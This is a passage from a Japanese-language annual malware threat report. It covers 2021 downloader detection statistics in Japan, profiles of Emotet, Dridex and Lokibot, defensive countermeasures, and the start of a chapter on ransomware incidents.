


図 1.16　JS/Adware.Sculinstの検出数TOP10の国と地域（2021年・全世界）




図 1.17　JS/Adware.Sculinstを検出した国と地域のヒートマップ（2021年・全世界）

2

2021年に日本国内で検出されたダウンローダー

第2章　　2021年に日本国内で検出されたダウンローダー

2.1.　ダウンローダーの検出概況について

本章では、2021年の上半期と下半期に検出数が多かったダウンローダーの検出状況について紹介します。ダウンローダーは、C&Cサーバーから攻撃に使うマルウェア本体をダウンロードするマルウェアの1種です。マルウェア本体に比べてセキュリティ製品に検出されにくいため、攻撃者から頻繁に利用されています。また、マルウェア本体よりも作成コストが低いため、攻撃者はダウンローダーを量産しています。セキュリティ製品によって検出されるため、攻撃者は多数の亜種を作成することで対応しています。
感染経路は主にメールへの添付ファイルです。ほかにも、メール本文内のURLにアクセスした際に、ダウンローダーがダウンロードされるものがあります。
2021年の国内における検出状況を見ていきます。




図 2.1　ダウンローダーのファイル形式別検出割合（2021年・国内）

ダウンローダーをファイル形式別に分けると、VBA形式（VBA/TrojanDownloader.Agent）とDOC形式（DOC/TrojanDownloader.Agent）だけで8割以上を占めています。これらの検出名のダウンローダーは、悪意のあるWordファイルやExcelファイルといったOfficeファイルを使用する点で共通しています。しかし、マルウェアのダウンロード方法に違いがあります。大半のVBA形式はVBAマクロによってマルウェアをダウンロードし、DOC形式ではmhtmlフォーマットやドキュメントに埋め込まれたxmlタグなどによってダウンロードします。
2つの形式の検出割合が高い理由として、Officeファイルはビジネスメールで添付ファイルとして利用される機会が多いため、攻撃者に悪用されやすいことが挙げられます。
上半期の検出数と比較すると、下半期の検出数が減少していました。2021年1月のEmotetのC&Cサーバーのテイクダウンが原因の1つとして考えられます。2021年11月以降、Emotetの活動が再開したことによりEmotetへの感染を狙ったダウンローダーを確認しています。今後も動向に注意が必要です。




図 2.2　ダウンローダーの日別推移（2021年・国内）
※2021年1月1日の検出数を100%として比較




図 2.3　半期別ダウンローダー検出数の推移（2021年・国内）

2.2.　2021年に検出されたダウンローダー上位と詳細

2021年には多数のダウンローダーとその亜種を検出しています。本節では、上半期と下半期ごとに検出数が多い5種のダウンローダーを紹介します。

表 2.1　2021年上半期ダウンローダーTOP5

順位	ESETでの検出名	ダウンロードされる主なマルウェア	最も検出が多かった日
1位	VBA/TrojanDownloader.Agent.VKF	Dridex	1月25日
2位	VBA/TrojanDownloader.Agent.VGC	Emotet	1月21日
3位	VBA/TrojanDownloader.Agent.VJM	Dridex	1月21日
4位	VBA/TrojanDownloader.Agent.VSI	Dridex	3月15日
5位	DOC/TrojanDownloader.Agent.BMW	Qakbot,AgentTesla,Formbook	3月3日

2021年上半期では、Dridexをダウンロードするダウンローダーが多く確認されました。バンキングマルウェアのDridexは、感染した端末の情報窃取だけでなくBitPaymerなどのランサムウェアへ感染させる恐れがあるマルウェアです。
特に1月は、VBA/TrojanDownloader.Agent.VKFとして検出されるDridexのダウンローダーが急増しています。
2021年上半期のダウンローダーTOP5のうち、DOC/TrojanDownloader.Agent.BMW以外のダウンローダーは、上半期以降に検出されていません。




図 2.4　2021年上半期ダウンローダー検出数TOP5の日別検出数の推移（2021年・国内）

表 2.2　2021年下半期ダウンローダーTOP5

順位	ESETでの検出名	ダウンロードされる主なマルウェア	最も検出が多かった日
1位	DOC/TrojanDownloader.Agent.AWB	Lokibot,AgentTesla,FormBook	10月21日
2位	DOC/TrojanDownloader.Agent.DOC	Emotet	12月3日
3位	PowerShell/TrojanDownloader.Agent.EIY	QuarsarRAT	9月7日
4位	VBA/TrojanDownloader.Agent.WPJ	Ursnif	9月6日
5位	VBA/TrojanDownloader.Agent.WUY	Ursnif	10月18日

2021年下半期では、Ursnifをダウンロードするダウンローダーが多く確認されました。
Ursnifは、「Dreambot」や「Gozi」などの名前でも呼ばれるバンキングマルウェアです。感染した端末でオンラインバンキングの認証情報などの機密情報を窃取します。
Lokibot・AgentTesla・FormBookなどのマルウェアをダウンロードするDOC/TrojanDownloader.Agent.AWBを下半期に最も多く検出しました。このダウンローダーは年間を通して検出されており、特に9月～11月に検出数が増加しました。




図 2.5　2021年下半期ダウンローダー検出数TOP5の日別検出数の推移（2021年・国内）

図2.4と図2.5を見ると、VBA形式とDOC形式は、検出期間に差があることがわかります。それぞれのダウンローダーを利用する攻撃者が異なるため、ダウンローダーの運用方法も異なることが考えられます。ほかにも2-1節で説明したVBAマクロの有無といったマルウェアのダウンロード方法の違いによって、2つの形式でダウンローダーのライフサイクルが異なることも考えられます。

2.3.　ダウンロードされるマルウェア別統計

ダウンロードするマルウェアごとに上記10種のダウンローダーを分けた統計は以下のとおりです。
グラフを見ると、検出数のピーク日が同じマルウェアが確認できます。同じ攻撃者による攻撃や同じインフラからダウンローダーをユーザーに向けて配信していることが考えられます。また、LokibotやQakbotのダウンローダーと異なり、EmotetやDridexのダウンローダーは短期間に集中して使用されていることがわかります。セキュリティ製品が亜種に対して素早く対応することで、使用期間が短くなっていると考えられます。




図 2.6　マルウェア別ダウンローダーの日別検出数推移（2021年・国内）
※同じ検出名のダウンローダーによってダウンロードされるQakbot,Lokibot,AgentTesla,Formbookは、まとめて表記しています。

上記マルウェアの中から、Emotet・Dridex・Lokibotの詳細を紹介します。

● Emotet

Emotetは、モジュール型のマルウェアで、追加するモジュールによってさまざまな機能を持つことができます。攻撃者は状況に応じて、「メールクライアントに保存されたアカウント情報の窃取」などのモジュールの使用やほかのマルウェアのダウンロードを行います。2021年1月27日に欧州刑事警察機構（Europol）がC&Cサーバーをテイクダウンしたため、活動を停止していました。しかし、2021年11月頃から活動が再開されました。11月から2か月ですが、下半期の検出数第2位のダウンローダーとなりました。

活動再開の前後では、ダウンローダーからEmotetへ感染するまでの流れに大きな変化はありませんでした。活動再開後のEmotetやダウンローダーについては、2021年11月マルウェアレポート[6]で紹介しています。

日本語で書かれたばらまきメールも引き続き確認されているため、今後も注意が必要です。

● Dridex

Dridexは、バンキングマルウェアで、感染したPCによるP2Pボットネットを形成します。感染すると、オンラインバンキングの認証情報や機密情報が窃取されます。Dridexもモジュール形式であり、追加するモジュールによってさまざまな機能を持つことができます。ほかにもDridexは、情報窃取だけでなくBitPaymerなどのランサムウェアに感染させる場合があります。Dridexやそのダウンローダーの詳細[7]については、サイバーセキュリティ情報局で公開しています。

● Lokibot

Lokibotは、2015年に発見された情報窃取型のマルウェアで、ユーザー名、パスワード、暗号通貨ウォレット、そのほかの情報など、侵害されたコンピューターから機密情報を窃取します[8]。また、Lokibotは攻撃者がほかのマルウェアをダウンロードするためにも利用されます。

請求書や見積もりなどのビジネスメールを装ったばらまきメールで利用されており、新型コロナウイルス感染症が流行した2021年には、これをテーマにしたメールも確認されています[9]。1年を通して検出されており、下半期に検出が増加しています。

2.4.　対策


今回紹介したダウンローダーによってさまざまなマルウェアに感染する恐れがあります。ダウンローダーだけでなく、その後にダウンロードされるマルウェアにも対策する必要があります。具体的な対策として、以下のものが挙げられます。

1. サポートが終了した製品やOSを使用しない
2. アプリケーション（Office製品、メーラーや画像ビューワーなど）やOSを最新の状態に保つ
3. セキュリティ製品を常に最新の状態に保ち、複数の層で運用する
4. 添付ファイル / メール本文内のURLを不用意に開かない
5. マクロの自動実行などの設定を見直す
6. スクリプトファイルを開く既定のアプリケーションをメモ帳などのテキストエディターに変更する
   （間違えてファイルを開いた際にスクリプトが実行されるのを防ぐ）

2.5.　まとめ

2021年のダウンローダー検出数は減少傾向にありましたが、さまざまなマルウェアへの感染を狙った攻撃は継続的に行われました。海外を狙った攻撃が日本にも届いたケースだけでなく、日本語で書かれたばらまきメールによる攻撃が確認され、今後も注意が必要です。また、Emotetの活動再開による検出数の増加が今後考えられますので、今回紹介した対策をご検討ください。

インターネット経由でダウンロードされるOfficeファイルのマクロをデフォルトで無効化するアップデート[10]が2022年2月に発表されています。また、攻撃者によく悪用されているExcel 4.0マクロについてもデフォルトで無効化するアップデート[11]が公開されています。これらのアップデートによって、攻撃者が使うダウンローダーにも変化が生じる可能性があります。今後の動向に注意が必要です。



3

2021年の
ランサムウェア動向

第3章　　2021年のランサムウェア動向

本章では、2021年のランサムウェア攻撃の事例や感染経路・手法の変化について紹介します。

3.1.　2021年のランサムウェア攻撃事例

2021年のサイバー攻撃の主役はランサムウェアであったと言っても過言ではないでしょう。IPA（情報処理推進機構）が公開している「情報セキュリティ10大脅威」の組織の部では、2021年（2020年の脅威が対象）[3]・2022年（同2021年）[4]の2年連続でランサムウェアが1位となっています。
2021年にランサムウェア攻撃を受けた組織には、2020年と同様ハイプロファイル（大規模・高収益）の企業が多くあります。国内外の主なランサムウェアによる被害事例は図3.1のとおりです。




図 3.1　2021年のランサムウェアによる主な被害事例

特筆すべきは5月に米国の石油パイプラインが攻撃された事例です。ランサムウェアを用いたサイバー攻撃の結果、同パイプラインは5日間の操業停止に追い込まれました。ランサムウェアがサイバー空間だけではなく、フィジカル空間にも影響を及ぼした事例として非常に印象的です。また、7月にはIT管理ソフトウェアを介した大規模なランサムウェア攻撃が発生しました。この攻撃の影響を受けた企業は最大で1,500社に上ると言われており、IT管理ソフトウェアを提供する会社が攻撃者グループから要求された身代金は7,000万ドル（約80億円[i]）に達しています[12]。
